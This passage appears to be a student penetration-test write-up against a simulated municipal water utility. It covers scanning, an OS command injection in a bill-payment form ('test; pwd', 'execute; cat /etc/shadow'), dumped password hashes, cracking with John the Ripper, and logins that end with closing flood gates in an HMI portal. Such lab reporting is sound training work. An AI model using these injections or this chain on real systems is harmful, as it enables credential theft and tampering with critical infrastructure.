2.2. Graphical User Interface (GUI) Tools

Graphical user interface (Gui) tools are applications that are used to gain more information about a network, very much like the command line tools. The main difference is the way the tools are accessed and executed. Instead of entering a command into the command line, these tools are used by opening an application and inputting the IP address or web address. My goal for using these tools was to learn additional information that the command line tools didn't give me. The applications I used were Zenmap and Zed Attack Proxy (ZAP).

2.2.1. Zenmap

This tool is basically an automated gui version of nmap. It provides an output that is very similar to nmap, but it provided me with some additional information that was able to corroborate some information I found while conducting my reconnaissance. When I opened the Zenmap application it prompted me to input the IP address for the target website. I input the IP address I found after conducting the ping and nslookup scan: 10.139.45.142. It automatically created a nmap command to run, so I hit run. When the scan was finished, I noticed that the results were nearly identical as the nmap scan I ran, with one crucial difference. The Zenmap scan provided me with the versions of the services that were running on each port: port 80 Apache httpd 2.4.18 (Ubuntu), port 79 Debian Cfingerd, port 22 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8, and port 21 vsftpd 3.0.3. I was able to use the versions to confirm the information I found during my reconnaissance of the careers page on the water company's website. Using the job postings on the website I suspected that the company was using an Apache web server. The Zenmap scan showed me that the server was running an Ubuntu distribution, so I knew that it must utilize a Linux command line. I noted this information and moved on to run a ZED scan. This screenshot shows the output of the Zenmap scan.




Figure 10: Results from Zenmap scan.

2.2.2. Zed Attack Proxy (ZAP)

This was the final tool I used during the scanning phase. This application is a very comprehensive tool with many features and abilities. I was most interested in the alerts tab on the results page. If there was evidence of a vulnerability in the CyberApolis webpage it would be indicated on in the alerts tab. When I launched the application, I was prompted to input the web address of the target website, so I did. The only other step I performed was to hit the attack button. The application ran an automatic scan of the website for vulnerabilities. This scan took a while to finish, but eventually the results were ready. I looked inside the alerts tab and there was only one high risk vulnerability detected: Remote OS Command Injection. It provided very specific details on how to locate the vulnerability. The affected URL was <http://water.cyberapolis.gov/index.php/pay-your-bill/>. This told me that the pay-your-bill page was affected by this vulnerability. The ZAP alert also informed me that it was the last-name parameter that was affected. The last piece of information that ZAP provided me was the format needed to execute the attack: <random word> <separator> <Command to inject> This was all the information I needed to begin planning my attack.




Figure 11: Results from ZAP scan

3. Exploitation

The exploitation phase is the part of the attack where I exploited the vulnerabilities I found after the scanning phase. First, I needed to connect all of the pieces of information I gathered during the reconnaissance and scanning in order to create the whole picture. After I had developed a plan, I tested the exploit, and finally executed the attack.

3.1. Planning

The planning phase is when I reviewed all of the key pieces of information, I gathered to create a comprehensive plan of attack. These are the key pieces of information I gathered and where I found them:

- Remote OS command injection vulnerability in the pay-your-bill page – ZAP scan
- In the last-name parameter – ZAP scan
- Format of attack: <random word> <separator> <Command to inject>
- Web server uses a Linux distribution – Zenmap scan & careers page.

I combined this information with my knowledge of Linux file structure to determine the file to target. I knew that in the etc folder in Linux systems there is typically a file called shadow that stores the usernames and password hashes for the system users. I also knew that the cat command in Linux is used to display the contents of a file. If I could pass this command to the Linux system, then I could get all of the usernames and password hashes: cat /etc/shadow. I constructed two commands to exploit this vulnerability. The first one to test the exploit was test; pwd. This should display the current working directory. If the test was successful, I would pass it the final execution command: execute; cat /etc/shadow.

I went to the pay-your-bill page on the CyberApolis water company website and input random numbers in the account number and zip code sections. I then input my test command into the last name field and hit continue. The command was accepted and printed the current working directory: /var/www/html. The test was a success, so I proceeded with the exploitation. This screenshot shows the results of the test command.

The screenshot shows a web browser window with the title 'Pay Your Bill - CyberApolis Muni'. The address bar shows 'water.cyberapolis.gov/index.php/pay-your-bill/'. The page has a header 'CyberApolis Municipal Water' and a sub-header 'Pay Your Bill'. Below the sub-header is a welcome message: 'We welcome you to convenient pay your bills online using our new ar'. A terminal window is overlaid on the page, displaying the following text:

```
Server: 10.139.57.10
Address: 10.139.57.10#53

Non-authoritative answer:
*** Can't find test: No answer

/var/www/html

Account Number:
234234

Last Name:
test; pwd

Zipcode:
85745
```

The terminal output shows a successful test command. The path `/var/www/html` is highlighted with a red box. The 'Last Name' field contains the command `test; pwd`, which is also highlighted with a red box. The 'Account Number' field contains the value `234234` and the 'Zipcode' field contains the value `85745`.

Figure 12: This is the result after the test command.

3.2. Execution

After a successful test I proceeded to execute my final command in order to obtain the usernames and password hashes of the system users. I input random number for account number and zip code again, but this time I entered this command into the last name field: `execute; cat /etc/shadow`. The website accepted the command again and displayed the usernames and password hashes for the users. After I had the usernames and password hashes, I was ready to move on to the post-exploitation phase, where I would process the password hashes. This screenshot shows the command that was executed along with a sample of the usernames and password hashes. If you would like to view all of the usernames and password hashes, I have included them in the appendix section under Usernames and Password Hashes.

Pay Your Bill - CyberApolis Municipality

Not secure | water.cyberapolis.gov/index.php/pay-your-bill/

Recon Additional Recon Email Search Dev Metasploit Commu... GLTR (glitter) v0.5

dwinter:\$1\$Pc3XHmK4\$tamDjW5BrtCWhx13frFAI/:17113:0:99999:7:::
rhadley:\$1\$tEBnJ/8j\$2ILZm21dqgKBq5zTjmmT.:17113:0:99999:7:::
ljordan:\$1\$8Lv5NVbv\$crtT/awdMofqRuHo2zRD.:17113:0:99999:7:::
oscarberry:\$1\$65Co07AG\$noXyacFEoOnVYjE8L1LEM.:17113:0:99999:7:::
dshelton:\$1\$QwNVt/56\$5SDdE6XWA4vloc3I0EDHY.:17113:0:99999:7:::
jnichols:\$1\$0skWE/17\$f2WGrb2wqbxOov3lbFKIZ0:17113:0:99999:7:::
dtomlinson:\$1\$BoIp//u1\$XiGhxr12s4051AWB/3uVL/:17113:0:99999:7:::
hfletcher:\$1\$yIihW/GI\$YrsfqhwdUjloFeoILYC4W/:17113:0:99999:7:::
jmartin:\$1\$h3oXp/t4\$XGZoh9391/83NLEeKKfFu0:17113:0:99999:7:::
mbrown:\$1\$xDV7lu/9\$MuMiwFumX0BnxSjppcYm.:17113:0:99999:7:::
mwilson:\$1\$mpu0S/Je\$NwXS7pcxT4Xu9ej/8ZxZI.:17113:0:99999:7:::
ghillman:\$1\$m7jQn/WV\$Rdqfg0C35HX2xrHst81KX.:17113:0:99999:7:::
kwroten:\$1\$37xt/Qs0\$mdLeCS.MfqweuhnSP3cD31:17113:0:99999:7:::
phamm:\$1\$BtmN03yS\$OC0JoLqu0VBxqQuXgo1Fu0:17113:0:99999:7:::
srivera:\$1\$.0Jwb/b/\$aHP6MfaC5ffq4VotVz7dc/:17113:0:99999:7:::
jroberson:\$1\$cekti/23\$UA7FGiVxTTIXDdoZabiyL1:17113:0:99999:7:::

Account Number:

Last Name:

Zipcode:

Figure 13: This is the result after the execution command.


4. Post-Exploitation

The post-exploitation phase were the steps I took after I got the usernames and password hashes. I could utilize the usernames to gain access to the employee portal, but without the passwords I couldn't access anything. Immediately after getting the usernames and hashes I attempted a pass-the-hash attack, this is when a username is entered, and a password hash is entered as the password itself. If a system is misconfigured it can be tricked into thinking the password hash is the password. This attack was unsuccessful on the CyberApolis water company website. This meant I needed to crack the hash before I could access the portal.

4.1. John The Ripper

A password hash is a cryptographic representation of a password. It is generated by putting the password through a hashing algorithm, which outputs an alphanumeric string that are all the same length. It is very hard to recreate the original password from a hash value, but it's not impossible. John the ripper is a command line tool used to recreate passwords from hash values. I had all of the password hash values from the CyberApolis water company's website, so I decided to utilize John the ripper to recreate the passwords.

I began by copying all of the usernames and password hashes to a text document called hash.txt. Next, I launched a terminal on my kali machine. From the command line I entered this command: john hash.txt. The tool took a little time to process but eventually provided me with the passwords to these seven usernames: kgriffin, dnewsome, wsanders, kburkhardt, kmciver, jkeener, and wgilbert. Now that I had some passwords and usernames, I was ready to try to access the employee portal. This screenshot shows the result of John the ripper. I have blacked out the passwords to protect the security of the CyberApolis water company.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

(root@kali)~[~]
# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 136 password hashes with 136 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 13 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 27 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 29 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 40 candidates buffered for the current salt, minimum 48 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
(kgriffin)
(dnewsome)
(wsanders)
(kburkhardt)
(kmciver)
(jkeener)
(wgilbert)
```

Figure 14: Results from John The Ripper

4.2. Employee Portal

I had seven usernames and passwords to try on the employee portal system. I only needed one of the usernames and passwords to be valid in order to grant me access. I tried the first username and password on the list: kgriffin. It was accepted and I had gained access to the employee portal. This screenshot shows the employee portal dashboard.




Figure 15: Employee Portal Dashboard

The next step was to determine what was included within the employee portal. I found four pages associated with the portal: dashboard, calendar, webmail, and HMI Portal. The dashboard and calendar pages didn't contain any relevant information, but I found that with the webmail tab I could access the employee's email without reauthentication. This screenshot shows full email access.

CyberWater

Calendar

WebMail

HMI Portal

Hello Kenneth!

Log off

WebMail

Inbox (9)

Sent

Junk (21)

Deleted

From

Subject

Preview

Received

Portia Jönsson

Lunch Today

Carmen and I are grabbing Nico's today for lunch. The menu can b...

Dec 12

George Webb

Quarterly Review

Hello Kenneth, Please fill out the attached worksheet before your r...

Dec 12

Oscar Marrero

RE: Inbox Spam

Kenneth, Thanks for letting me know. I'll tweak some of the spam-fil...

Dec 12

Match Finder

Never be alone again

There are thousands of eligible women in your area just dying to tal...

Dec 12

Better-U

Lose Weight Fast!

Our patented formula is based on an ancient Chinese herbal blend....

Dec 12

Rita Powell

Missing Timesheets

We are still missing timesheets from last week for a number of you....

Dec 12

Luca McMorran

Sick Daughter

Katie spent most of the night throwing up so I'm going to stay home...

Dec 12

Nimia Vera

Employee Appreciation...

Hey guys, it's that time of year again! In honor of all your hard work...

Dec 11

Concerned Friend

Performance Proble...

One pill is all it takes to change your life! You will see results within ...

Dec 11

James Lane

Late

I'm having car trouble and will be in as soon as I can.

Dec 11

«

1

2

...

18

»

Figure 16: Full email access

I attempted to use the same username and password to access the HMI portal, but it wasn't successful. I had six other employee usernames and passwords, so I decided to see if any of them had access. I logged into the employee portal with each of their credentials, they all had access to the employee portal. When I tried the HMI portal, the credentials failed every time. Through this process I was able to determine the identities of the individuals the credentials belonged to:

kgriffin - Kenneth Griffin
 dnewsome - Drew Newsome
 wsanders - William Sanders
 kburkhardt - Kim Burkhardt
 jkeener - Jean Keener
 wgilbert - William Gilbert

kmciver - Kelly McCiver. She wasn't listed on the company website, but I was able to find her on SocialPark and chirpyhub.

I determined that I needed to find additional credentials. The water company must have a policy that the HMI portal credentials cannot be the same as the employee portal credentials. I reviewed the reconnaissance I gathered in order to try and figure out how to find additional credentials.

4.3. HMI Controls

While reviewing my reconnaissance I remembered a note I made while analyzing the metadata for the annual report. I noted two usernames that were embedded in the metadata: jhaug and sandersw. I didn't know the passwords associated with these usernames, but I recognized sandersw as likely belonging to William Sanders. This username was different than the one I had used to gain access to the employee portal. The employee portal username for William Sanders was wsanders the metadata username was sandersw. I decided to try using William Sanders's employee portal password with this new username in the HMI portal. This screenshot shows William Sanders's HMI portal credentials being used.




Figure 17: HMI Portal

The login attempt was successful! William Sanders had a different username for the HMI portal, but he reused his password. These screenshots show the HMI controls after initial access and after shutting the flood gates.




Figure 18: HMI Controls after initial access.

